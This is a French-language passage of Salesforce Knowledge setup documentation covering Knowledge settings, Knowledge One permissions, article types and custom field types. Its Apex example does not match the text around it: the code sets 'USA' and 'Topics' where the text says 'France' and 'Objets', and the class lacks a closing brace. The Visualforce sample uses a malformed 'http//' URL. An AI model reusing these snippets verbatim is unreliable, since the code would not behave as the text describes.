| Suggérer des articles associés sur des requêtes | La recherche de l'onglet Base de connaissances suggère des articles en fonction de la concordance du contenu et des liens vers des requêtes similaires. Si aucun article n'est lié à des requêtes similaires, les articles suggérés ont des titres semblables à ceux de la requête ou des mots-clés en commun avec les champs de requête sélectionnés par l'administrateur. Les articles suggérés sont disponibles dans Salesforce Console for Service et dans vos portails lors de l'affichage des requêtes existantes et la création de requêtes.<br>Remarque: Par défaut, le champ **Objet** est sélectionné. Sélectionnez jusqu'à cinq champs de texte courts disponibles pour inclure une description du problème, le produit affecté ou la rubrique de la requête. Nous recommandons de choisir des champs de texte courts pour renvoyer des résultats plus pertinents. Seuls les 100 premiers caractères du contenu de tous les champs sélectionnés par l'administrateur sont recherchés. Le champ Description est toujours pris en compte dans les suggestions d'articles de requête, et n'est pas prise en compte dans la limitation en caractères. |
| Surligner le texte de l'article intéressant dans les résultats de recherche | La recherche dans l'onglet Base de connaissances génère un extrait du texte de l'article intéressant en caractères gras. Reportez-vous à Mises en évidence et extraits de recherche. |
| Recherche de mots-clés à saisie automatique | La recherche dans l'onglet Base de connaissances suggère les trois recherches de mots-clés les plus populaires dans l'onglet Base de connaissances. Les suggestions dépendent du canal (interne, client, partenaire ou public) dans lequel le lecteur effectue la recherche. |

| Fonctionnalité ou option | Description |
| --- | --- |
| | Remarque: L'historique de recherche par mots-clés est actualisé une fois par jour. |
| Renseigner automatiquement la recherche de titre | La recherche dans l'onglet Base de connaissances suggère jusqu'à 3 articles avec les titres correspondants. |
| **Paramètres de langue** | |
| Langue par défaut de la base de connaissances | La langue principale utilisée pour écrire des articles. La langue de votre organisation s'applique par défaut. Nous recommandons de définir une langue par défaut de la base de connaissances identique à celle de votre organisation. |
| Langue unique ou multiples | Si vous prenez en charge plusieurs langues, sélectionnez Langues multiples, puis choisissez des paramètres de traduction. Pour consulter des instructions, reportez-vous à Prise en charge d'une base de connaissances multilingue.<br>Important: Configuration d'une base de connaissances multilingue. Important : Si vous activez les langues multiples, vous ne pouvez pas revenir à une base de connaissances à langue unique. |
| **Paramètres de requête** | |
| Autoriser les agents à créer un article à partir d'une requête | Si cette option est activée, les agents peuvent créer un article brouillon qui est joint à la requête lors de la publication de l'article, à l'aide de l'une des options suivantes.<br>• Créer des articles à l'aide de l'éditeur simple uniquement lors de la fermeture des requêtes.<br>• Créer des articles à l'aide de l'éditeur standard dès qu'un agent crée un article. Assurez-vous que les utilisateurs disposent des autorisations « Gérer les articles », « Lire » et « Créer ». Désignez les éléments suivants :<br>– Le type d'article par défaut, dans la liste déroulante<br>– Pour les articles créés lors de la fermeture d'une requête, attribuez l'article à un utilisateur.<br>– Aidez les agents à créer des articles rapidement en sélectionnant une classe Apex qui pré-renseigne tous les champs du brouillon. Par défaut, le champ Titre de tous les articles brouillon comporte l'objet de la requête.<br>Remarque: Si vous activez cette option, cliquez également sur **Propriétés de présentation** dans chaque présentation de page de requête fermée et sélectionnez « Activer les soumissions durant la fermeture de la requête et Soumettre des articles ». |

| Fonctionnalité ou option | Description |
| --- | --- |
| Utiliser un profil pour créer des articles PDF | Par défaut, lorsqu'un utilisateur crée un article en fichier PDF directement à partir d'une requête, le fichier PDF inclut tous les champs d'article visibles pour cet utilisateur. Pour générer les fichiers PDF selon un profil différent, par exemple un profil qui masque certains champs aux clients, sélectionnez Utiliser un profil pour créer des articles en fichiers PDF prêts pour le client dans les requêtes, puis sélectionnez le profil qui détermine la visibilité du champ. |
| Activer la liste de liens vers des requêtes dans un article | Les agents et les responsables Salesforce Knowledge peuvent afficher la liste des requêtes auxquelles un article est lié. Cette liste aide à déterminer si l'article fournit une solution adaptée à la requête et affiche les articles les plus souvent utilisés, sans exécuter de rapport. La liste associée Requêtes liées :<br>• Est visible dans la page de détail ou d'aperçu d'un article qui a été publié au moins une fois.<br>• Affiche jusqu'à 200 requêtes<br>• Par ordre décroissant de la date de liaison des requêtes à l'article. L'ordre de tri peut être modifié.<br>• N'est pas affiché dans les articles archivés ni dans les pages de modification et de détail d'une traduction.<br>• N'est pas affiché pour les utilisateurs externes, notamment les utilisateurs de portail ou de communauté, ni dans Salesforce1. |
| **Partage d'article via les paramètres d'URL** | |
| Autoriser les agents à partager des articles via des URL publiques | Vous pouvez partager un article, qui est disponible dans une base de connaissances publique, via une URL. Dans la liste Sites disponibles, sélectionnez les sites dont vous autorisez vos agents à envoyer les URL, puis ajoutez-les à la liste Sites sélectionnés. Les agents peuvent envoyer aux clients du service client une URL qui pointe directement vers l'article de votre base de connaissances publique. |
| **Paramètres des réponses** | |
| Autoriser les agents à créer un article à partir d'une réponse | Si cette option est activée, les membres d'une communauté de réponses ou de la communauté Réponses Chatter peuvent convertir les réponses utiles en articles. Le type d'article que vous sélectionnez détermine les champs qui s'affichent dans l'article brouillon. Cependant, dans tous les articles, le Titre contient la question et le Résumé contient la réponse. Lorsqu'une réponse est promue en article, la réponse d'origine a un message d'état qui indique son association à l'article brouillon. Une fois l'article publié, le message de la réponse inclut un lien vers l'article. |
| **Paramètres des questions Chatter** | |

| Fonctionnalité ou option | Description |
| --- | --- |
| Afficher des articles pertinents lorsque des utilisateurs posent des questions dans Chatter (s'applique également aux communautés avec Chatter) | Affiche des questions similaires et des articles pertinents de Salesforce Knowledge lorsqu'un utilisateur saisit une question dans le champ Recherche. |
| **Paramètres des statistiques des connaissances** | |
| Activer le vote pouce vers le haut ou vers le bas pour un article | Avec cette option, le rapport Article VoteStat (qui contient par défaut uniquement le nombre total d'étoiles) comprend désormais le total de pouces vers le haut ou vers le bas. |

CONSULTER ÉGALEMENT :

- Élaboration de votre base de connaissances
- Types d'article Knowledge
- Présentation de la documentation Salesforce Knowledge
- Complete Guide to Salesforce Knowledge

## Activation de Knowledge One avec des ensembles d'autorisations

Pour basculer les utilisateurs depuis l'onglet Articles vers l'onglet Base de connaissances, ajoutez l'autorisation `Knowledge One` à leurs ensembles d'autorisations.

Pour ajouter l'autorisation `Knowledge One` à un ensembles d'autorisations :

1. Dans Configuration, saisissez *`Ensembles d'autorisations`* dans la case `Recherche rapide`, puis sélectionnez **Ensembles d'autorisations**.
2. Cliquez sur l'ensemble d'autorisations auquel vous souhaitez ajouter l'autorisation Knowledge One.
3. Dans la zone **Rechercher des paramètres**, saisissez *`Knowledge`*.
4. Sélectionnez **Knowledge One** dans la liste des suggestions.
5. Cliquez sur **Modifier**.
6. Sous `Gestion de Knowledge`, cochez la case Activé en regard de `Knowledge One`.
7. Cliquez sur **Enregistrer**.
8. Assurez-vous que chaque utilisateur dispose au moins de l'autorisation Lire sur un type d'article au minimum.

Une fois Knowledge One disponible pour vos utilisateurs, définissez vos sources de données externes. Elles sont indiquées sous vos articles, dans les résultats de recherche et dans le panneau latéral gauche.

CONSULTER ÉGALEMENT :

- Activation de Knowledge One avec des profils
- Élaboration de votre base de connaissances
- Présentation de la documentation Salesforce Knowledge
- Complete Guide to Salesforce Knowledge

**Éditions**

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

**AUTORISATIONS UTILISATEUR**

Pour créer ou modifier des ensembles d'autorisations :

- Gérer les profils et les ensembles d'autorisations

Pour créer et modifier des sources de données externes :

- Personnaliser l'application

## Activation de Knowledge One avec des profils

Pour basculer les utilisateurs depuis l'onglet Articles vers l'onglet Base de connaissances, ajoutez l'autorisation `Knowledge One` à leurs profils.

Pour ajouter l'autorisation `Knowledge One` à un profil :

1. Dans Configuration, saisissez *`Profils`* dans la case `Recherche rapide`, puis sélectionnez **Profils**.
2. Cliquez sur le profil auquel vous souhaitez ajouter l'autorisation Knowledge One.
3. Dans la zone **Rechercher des paramètres**, saisissez *`Knowledge`*.
4. Sélectionnez **Knowledge One** dans la liste des suggestions.
5. Cliquez sur **Modifier**.
6. Sous `Gestion de Knowledge`, cochez la case `Knowledge One`.
7. Cliquez sur **Enregistrer**.
8. Assurez-vous que chaque utilisateur dispose au moins de l'autorisation Lire sur un type d'article au minimum.

Une fois Knowledge One disponible pour vos utilisateurs, définissez vos sources de données externes. Elles sont indiquées sous vos articles, dans les résultats de recherche et dans le panneau latéral gauche.

CONSULTER ÉGALEMENT :

- Activation de Knowledge One avec des ensembles d'autorisations
- Élaboration de votre base de connaissances
- Présentation de la documentation Salesforce Knowledge
- Complete Guide to Salesforce Knowledge

**Éditions**

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

**AUTORISATIONS UTILISATEUR**

Pour créer ou modifier des profils :

- Gérer les profils et les ensembles d'autorisations

Pour créer et modifier des sources de données externes :

- Personnaliser l'application

## Exemple d'Apex pour la soumission d'articles à partir de requêtes

Si votre organisation autorise les agents du support client à créer des articles Salesforce Knowledge lors de la fermeture d'une requête, vous pouvez utiliser un Apex pour pré-renseigner les champs dans les articles brouillon. Pour cela, créez une classe Apex et attribuez-la au type d'article de requête en suivant l'exemple ci-dessous.

Pour plus d'informations sur la syntaxe et l'utilisation d'Apex, reportez-vous au guide *Force.com Apex Code Developer's Guide*.

Configurez l'exemple en créant le type d'article, le champ et les catégories de données suivants. Ne modifiez pas le `Nom API` par défaut attribué à chaque objet nouveau.

1. Créez un type d'article nommé *`FAQ`*.
2. Créez un champ de texte personnalisé nommé `Détails`.
3. Créez un groupe de catégories nommé *`Géographie`* et attribuez-lui une catégorie nommée *`France`*.
4. Créez un groupe de catégories nommé *`Objets`* et attribuez-lui une catégorie nommée *`Maintenance`*.

   Créez et attribuez maintenant la classe Apex.
5. Dans Configuration, saisissez *`Classes Apex`* dans la case `Recherche rapide`, puis sélectionnez **Classes Apex** et cliquez sur **Nouveau**.
6. Pour spécifier la version d'Apex et l'API utilisée avec cette classe, cliquez sur **Paramètres de version**.

   Si votre organisation a des packages gérés installés depuis AppExchange, vous pouvez également spécifier la version de chaque package géré à utiliser avec cette classe. Utilisez les valeurs par défaut pour toutes les versions. Elles associent la classe à la version la plus récente du code Apex et de l'API, ainsi que de chaque package géré. Vous pouvez spécifier une version antérieure d'un package géré si vous souhaitez accéder à des composants ou des fonctionnalités qui diffèrent de la version la plus récente du package. Vous pouvez spécifier une version antérieure de l'Apex et de l'API pour conserver un comportement spécifique.

**Éditions**

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

**AUTORISATIONS UTILISATEUR**

Pour modifier des paramètres Salesforce Knowledge :
- Personnaliser l'application

Pour créer une classe Apex :
- Auteur Apex

7. Dans la zone de texte de la `Classe Apex`, saisissez le script suivant, puis cliquez sur **Enregistrer** :

```
public class AgentContributionArticleController {
    // The constructor must take a ApexPages.KnowledgeArticleVersionStandardController
 as an argument
    public
AgentContributionArticleController(ApexPages.KnowledgeArticleVersionStandardController
 ctl) {
       SObject article = ctl.getRecord();   //this is the SObject for the new article.

                                            //It can optionally be cast to the proper
 article type, e.g. FAQ__kav article = (FAQ__kav) ctl.getRecord();

       String sourceId = ctl.getSourceId(); //this returns the id of the case that was
 closed.
       Case c = [select subject, description from Case where id=:sourceId];

       article.put('title', 'From Case: '+c.subject);  //this overrides the default
behavior of pre-filling the title of the article with the subject of the closed case.
       article.put('Details__c',c.description);
```

```
        ctl.selectDataCategory('Geography','USA');  //Only one category per category
group can be specified.
        ctl.selectDataCategory('Topics','Maintenance');
    }
```

8. Dans Configuration, saisissez *Paramètres de Knowledge* dans la case Recherche rapide, puis sélectionnez **Paramètres de Knowledge** et cliquez sur **Modifier**.
9. Vérifiez les paramètres de la requête. Dans notre exemple, le **Type d'article par défaut** doit être FAQ.
10. Dans le menu Utiliser la personnalisation Apex, sélectionnez **AgentContributionArticleController**, puis cliquez sur **Enregistrer**.

Dans cet exemple, lorsque des agents créent un article à partir de l'écran de fermeture de la requête :

- Les données du champ Description de la requête s'affichent dans le champ Détails de l'article.
- Le titre de l'article contient *De la requête :* et l'objet de la requête.
- L'article est automatiquement attribué à la catégorie de données *France* et à la catégorie de données *Maintenance*.

CONSULTER ÉGALEMENT :

Élaboration de votre base de connaissances
Présentation de la documentation Salesforce Knowledge
Complete Guide to Salesforce Knowledge

## Utilisation de vidéos de n'importe quel fournisseur avec une page Visualforce personnalisée

En utilisant une page Visualforce personnalisée et l'éditeur HTML, vous pouvez insérer des vidéos de n'importe quel fournisseur dans vos articles Salesforce Knowledge.

Par exemple, créez une page Visualforce :

**Éditions**

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

**AUTORISATIONS UTILISATEUR**

Pour créer une page Visualforce
- Personnaliser l'application

Pour créer des articles :
- Gérer les articles

  ET

  Lire et Créer sur le type d'article

Pour modifier des articles brouillon :
- Gérer les articles

  ET

  Lire et Modifier sur le type d'article

Pour modifier des articles publiés ou archivés :
- Gérer les articles

  ET

  Créer, Lire et Modifier sur le type d'article

```
<apex:page showHeader="false" showChat="false" sidebar="false">
    <iframe width="560" height="315"
```

```
        src="http//myvideo.provider.com/embed/{!$CurrentPage.parameters.VideoID}"
        frameborder="0" allowfullscreen="true">
    </iframe>
</apex:page>
```

À l'aide de l'éditeur HTML, les auteurs peuvent ensuite référencer des vidéos en utilisant ce code :

```
<iframe frameborder="0" height="315"
    src="https://<salesforce_instance>/apex/Video?videoID=12345"
    width="560">
</iframe>
```

CONSULTER ÉGALEMENT :

- Élaboration de votre base de connaissances
- Présentation de la documentation Salesforce Knowledge
- Complete Guide to Salesforce Knowledge

## Types d'article Knowledge

Les types d'articles, tels que FAQ et Didacticiels, indiquent le format et la structure qui permettent d'adapter l'affichage d'un article à chaque audience, appelée canal. Pour chaque type d'article, vous pouvez créer des champs personnalisés, personnaliser la présentation en ajoutant ou en supprimant des sections et des champs, et sélectionner un modèle pour chaque canal. Vous pouvez également créer des règles de workflow et des processus d'approbation pour aider votre organisation à suivre et à gérer la création et la modification d'articles.

CONSULTER ÉGALEMENT :

- Création de types d'article
- Présentation de la documentation Salesforce Knowledge
- Complete Guide to Salesforce Knowledge

Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

## Création de types d'article

Un type d'article contrôle l'affichage de l'article et la nature des informations dans les champs inclus.

Remarque: Pour permettre aux agents d'accéder aux types d'article, définissez des autorisations d'objet pour les types d'article.

1. Dans Configuration, saisissez *Types d'article Knowledge* dans la case Recherche rapide, puis sélectionnez **Types d'article Knowledge**.
2. Cliquez sur **Nouveau type d'article** ou modifiez un type d'article existant.
3. Saisissez les détails des types d'article.

| Champ | Description |
|---|---|
| Étiquette | Nom utilisé pour référencer le type d'article dans les pages de l'interface utilisateur. |
| Étiquette - pluriel | Nom de l'objet au pluriel. Si vous créez un onglet pour cet objet, ce nom est utilisé pour l'onglet. |
| Genre | Si nécessaire dans la langue par défaut de l'organisation, vous pouvez préciser le genre du terme de l'étiquette. Ce champ s'affiche si la langue par défaut applicable à l'échelle de l'organisation nécessite un genre. Le paramètre de préférence de votre langue n'a aucune incidence sur l'affichage de ce champ. |
| Commence par un son vocalique | Si nécessaire dans la langue par défaut de l'organisation, activez cette case pour indiquer si votre étiquette doit être précédée d'une apostrophe (« l' » au lieu de « la/le »). |
| Nom de l'objet | (Lecture seule) Nom unique utilisé pour référencer le type d'article lors de l'utilisation de l'API Force.com. Dans les packages gérés, ce nom unique empêche les conflits de noms dans les installations de packages. Le champ Nom d'objet ne peut contenir que des traits de soulignement et des caractères alphanumériques. Il doit être unique, commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. |
| Description | Description facultative du type d'article. Une description précise aide à mémoriser les différences entre vos types d'articles lors de leur affichage dans une liste. |

### Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

### AUTORISATIONS UTILISATEUR

Pour créer, modifier ou supprimer des types d'articles :

- Personnaliser l'application

  ET

  Gérer Salesforce Knowledge

| Champ | Description |
| --- | --- |
| Historique du champ de suivi | Sélectionnez cette option pour suivre l'historique complet d'un article et de ses versions. Le système enregistre et affiche les mises à jour de champ, les publications d'événements de workflow et les versions de langues de l'article principal et de toutes les traductions. |
| Statut du déploiement | Indique si le type d'article est visible hors de la Configuration. **En cours de développement** signifie que les responsables d'article ne peuvent pas sélectionner ce type d'article lors de leur création. Sélectionnez **Déployé** uniquement lorsque vous avez terminé la création d'un type d'article. |

4. Cliquez sur **Enregistrer**.

Dans la page de détail du type d'article :

- Dans la liste associée Champs, créez ou modifiez des champs personnalisés selon vos besoins.
- Dans la liste associée Champs, modifiez la présentation du type d'article selon vos besoins afin de réorganiser les champs et de créer des sections.
- Dans la liste associée Affichages de canal, sélectionnez un modèle pour l'Application interne, le Partenaire, le Client et la Base de connaissances publique.

CONSULTER ÉGALEMENT :

Ajout de champs personnalisés à des types d'articles
Présentations de page de types d'article
Types d'article Knowledge
Présentation de la documentation Salesforce Knowledge
Complete Guide to Salesforce Knowledge

## Ajout de champs personnalisés à des types d'articles

Créez des champs personnalisés afin de stocker les informations importantes pour vos articles. Les seuls champs standard fournis dans des types d'article sont : Numéro d'article, Résumés, Titre et Nom de l'URL. Vous créez au moins un champ dans lequel les auteurs peuvent rédiger le corps de l'article.

Avant de commencer, déterminez le type de champ personnalisé à créer.

**Remarque:** Les auteurs peuvent afficher le `Nom de l'URL` lors de la création ou de la modification d'un article. Le `Nom de l'URL` ne s'affiche pas pour les utilisateurs finaux qui lisent les articles publiés.

1. Dans Configuration, saisissez *`Types d'article Knowledge`* dans la case `Recherche rapide`, puis sélectionnez **Types d'article Knowledge**.
2. Sélectionnez un type d'article.
3. Cliquez sur **Nouveau** dans la liste associée Champs.
4. Choisissez le type de champ à créer, puis cliquez sur **Suivant**.
5. Saisissez une étiquette de champ. Le nom du champ est automatiquement renseigné en fonction de l'étiquette saisie.

   Ce nom peut contenir uniquement des caractères de soulignement et alphanumériques, et doit être unique dans votre organisation. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs.
6. Saisissez des attributs de champs, tels que `Description`, puis cliquez sur **Suivant** pour continuer.

   **Remarque:** Vous ne pouvez pas saisir de valeur par défaut pour un champ personnalisé.
7. Définissez la sécurité au niveau du champ pour déterminer si le champ est visible et modifiable ou accessible en lecture seule pour des profils spécifiques, puis cliquez sur **Suivant**. La sécurité au niveau du champ permet de contrôler quels champs sont visibles dans différents canaux.
8. Pour empêcher l'ajout automatique du champ à la présentation de type d'article, désactivez la case `Oui, ajouter ce champ personnalisé à la présentation`.
9. Cliquez sur **Enregistrer** pour terminer ou sur **Enregistrer et Nouveau** pour créer d'autres champs personnalisés.
10. Vous pouvez également réorganiser vos champs personnalisés dans la présentation de type d'article.

**Remarque:** La création de champs peut impliquer la modification de nombreux enregistrements à la fois. Pour traiter ces modifications de manière efficace, il se peut que Salesforce mette votre demande en attente et vous informe par e-mail une fois le processus terminé.

**Éditions**

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

**AUTORISATIONS UTILISATEUR**

Pour créer ou modifier des champs personnalisés :

- Personnaliser l'application

  ET

  Gérer Salesforce Knowledge

ATTENTION: Si vous convertissez un champ personnalisé dans un type d'article vers un autre type de champ, vous perdez vos données. Ne convertissez pas un champ personnalisé dans un type d'article si des données existent pour le champ.

CONSULTER ÉGALEMENT :

- Champs personnalisés dans les articles
- Création de types d'article
- Présentation de la documentation Salesforce Knowledge
- Complete Guide to Salesforce Knowledge

## Champs personnalisés dans les articles

La première étape de la création d'un champ personnalisé pour des articles consiste à sélectionner le type de fichier. Ce tableau présente tous les types de champ personnalisés disponibles.

| Type de champ | Description |
|---|---|
| `Devise d'article` | Dans une organisation avec plusieurs devises, un article peut avoir un champ de devise d'article qui permet de définir le code ISO de la devise de l'article. |
| `Devise` | Permet aux agents de saisir un montant en devise. Le système applique alors automatiquement au champ un format de montant dans cette devise. Cela peut être utile si vous exportez des données vers un tableur. Vous pouvez rendre ce champ obligatoire pour forcer un agent à saisir une valeur avant d'enregistrer un article.<br>Remarque: Salesforce utilise la règle de l'arrondi à l'entier pair le plus proche pour les champs de devise. Par exemple, 23,5 devient 24, 22,5 devient 22, –22,5 devient –22 et –23,5 devient –24.<br>Les valeurs sont moins précises après 15 décimales. |
| `Date` | Permet aux agents de saisir une date ou de choisir une date dans un calendrier contextuel. Dans les rapports, vous pouvez limiter les données à des dates spécifiques à l'aide d'un champ de date personnalisé. Vous pouvez rendre ce champ obligatoire pour forcer un agent à saisir une valeur avant d'enregistrer un article. |
| `Date/heure` | Permet aux agents de saisir une date ou de la choisir dans un calendrier contextuel, et de saisir |

Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

| Type de champ | Description |
| --- | --- |
| | l'heure. Ils peuvent aussi ajouter la date et l'heure actuelles en cliquant sur le lien de la date de l'heure en regard du champ. L'heure est exprimée sous un format de 24 heures. Dans les rapports, vous pouvez limiter les données à des dates et heures spécifiques à l'aide d'un champ de date personnalisé. Vous pouvez rendre ce champ obligatoire pour forcer un agent à saisir une valeur avant d'enregistrer un article. |
| `E-mail` | Permet aux agents de saisir une adresse e-mail, dont le format est validé. Il est limité à 80 caractères. Si ce champ est spécifié pour des contacts ou des pistes, les agents peuvent sélectionner l'adresse en cliquant sur **Envoyer un e-mail**. Vous ne pouvez pas utiliser des adresses e-mail personnalisées pour des envois d'e-mails en masse. Vous pouvez rendre ce champ obligatoire pour forcer un agent à saisir une valeur avant d'enregistrer un article. |
| `Fichier` | Permet aux agents de télécharger un fichier et de le joindre à un article. Vous pouvez rendre ce champ obligatoire pour forcer un agent à saisir une valeur avant d'enregistrer un article.Notez les points suivants concernant les champs Fichier :<br>• La taille maximale pour une pièce jointe est de 25 Mo.<br>• Vous pouvez ajouter jusqu'à cinq champs Fichier à chaque type d'article. Pour augmenter ces limites, contactez Salesforce.<br>• Si le paramètre de sécurité `Refuser les pièces jointes et les documents HTML` est activé, les champs Fichier ne prennent pas en charge les fichiers HTML.<br>• Il est possible d'effectuer une recherche dans le contenu texte d'une pièce jointe d'un champ Fichier. Vous pouvez rechercher jusqu'à 25 Mo de fichiers joints dans un article. Par exemple, si un article contient six pièces jointes de 5 Mo, les 4,16 premiers Mo de chaque fichier peuvent être inclus dans la recherche.<br>• Vous ne pouvez pas joindre des fichiers Salesforce CRM Content à l'aide du champ Fichier.<br>• Le type de champ Fichier n'est pas pris en charge dans Developer Edition.<br>• Le nom de fichier ne peut pas dépasser 40 caractères.<br>• Vous ne pouvez pas convertir un type de champ Fichier vers un autre type de données. |
| `Formule` | Permet aux agents de calculer automatiquement des valeurs en fonction d'autres valeurs ou d'autres champs (des champs de fusion, par exemple).<br>Remarque: Salesforce utilise la règle de l'arrondi à l'entier supérieur le plus proche pour les chiffres des champs de |

| Type de champ | Description |
| --- | --- |
| | formule. Par exemple, 12,345 devient 12,35 et –12,345 devient -12.34.<br><br>Dans Database.com, l'éditeur Formule ne fournit pas de bouton **Vérifier la syntaxe**. La vérification de la syntaxe est effectuée lorsque l'agent tente d'enregistrer la formule. |
| `Relation de recherche` | Elle crée une relation entre deux enregistrements afin que vous puissiez les associer les uns aux autres. Par exemple, les opportunités ont une association de recherche avec les requêtes qui vous permet d'associer une requête spécifique à une opportunité. Une relation de référence crée un champ qui permet aux agents de cliquer sur une icône de recherche et de sélectionner un autre enregistrement à partir d'une fenêtre contextuelle. Dans l'enregistrement associé, vous pouvez alors afficher une liste associée qui présente tous les enregistrements qui lui sont liés. Vous pouvez créer des champs de relation de recherche qui permettent d'associer à des utilisateurs des objets standard ou des objets personnalisés. Si un champ de référence fait référence à un enregistrement supprimé, Salesforce efface la valeur du champ de référence par défaut. Alternativement, vous pouvez empêcher la suppression d'enregistrements s'ils font partie d'une relation de référence. Vous pouvez rendre ce champ obligatoire pour forcer un agent à saisir une valeur avant d'enregistrer un article.<br><br>Les champs de relation de recherche ne sont pas disponibles dans Personal Edition.<br><br>Les champs de relation de recherche vers des membres de campagne ne sont pas disponibles. Ils sont toutefois disponibles depuis des membres de campagne vers d'autres objets. |
| `Numéro` | Permet aux agents de saisir un nombre quelconque. Cette entrée est traitée comme un nombre réel et les éventuels zéros qui le précèdent sont supprimés. Vous pouvez rendre ce champ obligatoire pour forcer un agent à saisir une valeur avant d'enregistrer un article.<br><br>**Remarque:** Salesforce utilise la règle de l'arrondi à l'entier supérieur le plus proche pour les champs numériques. Par exemple, 12,345 devient 12,35 et –12,345 devient -12.34. Salesforce arrondit les chiffres référencés dans les champs de fusion en fonction les paramètres régionaux de l'utilisateur, pas en fonction du nombre de décimales défini dans la configuration du champ numérique. |
| `Pourcentage` | Permet aux agents de saisir un nombre en tant que pourcentage, par exemple, 10. Le système ajoute alors automatiquement le signe pourcentage au nombre. Vous pouvez rendre ce champ obligatoire |

| Type de champ | Description |
| --- | --- |
| | pour forcer un agent à saisir une valeur avant d'enregistrer un article.<br>Remarque: Si la valeur décimale est supérieure à 15 et que vous ajoutez un signe de pourcentage au chiffre, une erreur d'exécution se produit.<br>Les valeurs sont moins précises après 15 décimales. |
| `Téléphone` | Permet aux agents de saisir un numéro de téléphone quelconque. La limite de caractères est 40. Vous pouvez rendre ce champ obligatoire pour forcer un agent à saisir une valeur avant d'enregistrer un article.<br>Salesforce applique alors automatiquement au champ un format de numéro de téléphone. |
| `Liste de sélection` | Permet aux agents de sélectionner une valeur dans une liste que vous définissez. |
| `Liste de sélection (dépendante)` | Permet aux agents de sélectionner une valeur dans une liste qui dépend de la valeur d'un autre champ. |
| `Liste de sélection (sélection multiple)` | Permet aux agents de sélectionner plusieurs valeurs de liste de sélection dans une liste que vous définissez. Dans ces champs, les valeurs affichées sont séparées par un point-virgule. |
| `Texte` | Permet aux agents de saisir une combinaison quelconque de lettres, de chiffres ou de symboles. Vous pouvez définir une longueur maximale, jusqu'à 255 caractères. Vous pouvez rendre ce champ obligatoire pour forcer un agent à saisir une valeur avant d'enregistrer un article. |
| `Zone de texte` | Permet aux agents de saisir jusqu'à 255 caractères qui s'affichent ensuite sur plusieurs lignes, comme par exemple le contenu du champ `Description`. Vous pouvez rendre ce champ obligatoire pour forcer un agent à saisir une valeur avant d'enregistrer un article. |
| `Zone de texte (longue)` | Permet aux agents de saisir jusqu'à 131 072 caractères qui s'affichent sur plusieurs lignes, comme par exemple le contenu du champ `Description`. Vous pouvez définir une limite inférieure pour la longueur de ce type de champ, si vous le souhaitez. Toute longueur comprise entre 256 et 131 072 caractères est autorisée. La valeur par défaut est 32 768 caractères. Chaque fois qu'un agent appuie sur `Entrée` dans une zone de texte long, un saut de ligne et un caractère de retour sont ajoutés au texte, qui sont pris en compte dans la limitation en caractères. De plus, les liens intelligents ajoutent des caractères supplémentaires à ceux affichés. |

| Type de champ | Description |
| --- | --- |
| | Remarque: Si vous réduisez la limitation en caractères et que des articles dépassent la nouvelle limitation, ces articles ne peuvent pas être modifiés tant que la limitation n'est pas réinitialisée sur une valeur supérieure au nombre de caractères des articles. |
| `Zone de texte (enrichi)` | Permet aux agents de saisir jusqu'à 131 072 caractères de code compatible HTML comprenant des exemples de code ( <> ) et des liens intelligents entre des articles Salesforce Knowledge.<br>Il existe deux méthodes de création de liens intelligents :<br>• Recherchez l'article.<br>• Saisissez l'URL de l'article.<br>Remarque:<br>• Vous pouvez avoir jusqu'à 100 liens vers différents articles de Salesforce Knowledge dans un champ de texte enrichi.<br>• Lorsque vous convertissez un champ de zone de texte (enrichi) en champ de zone de texte (long), les liens s'affichent sous forme de numéros de référence de lien, pas sous forme d'URL.<br>• L'éditeur mis à niveau ne prend pas en charge Internet Explorer version 7 ou version 8 en mode de compatibilité. Si vous travaillez avec ces navigateurs, vous utilisez l'ancien éditeur. |
| `URL` | Permet aux agents de saisir jusqu'à 255 caractères d'une adresse valide de site Web. Lorsque les agents cliquent sur le champ, l'URL s'ouvre dans une nouvelle fenêtre de navigateur. Seuls les 50 premiers caractères sont affichés sur les pages de détail d'un enregistrement. Vous pouvez rendre ce champ obligatoire pour forcer un agent à saisir une valeur avant d'enregistrer un article. |

CONSULTER ÉGALEMENT :

Ajout de champs personnalisés à des types d'articles
Présentation de la documentation Salesforce Knowledge
Complete Guide to Salesforce Knowledge

## Sécurité au niveau du champ dans les articles

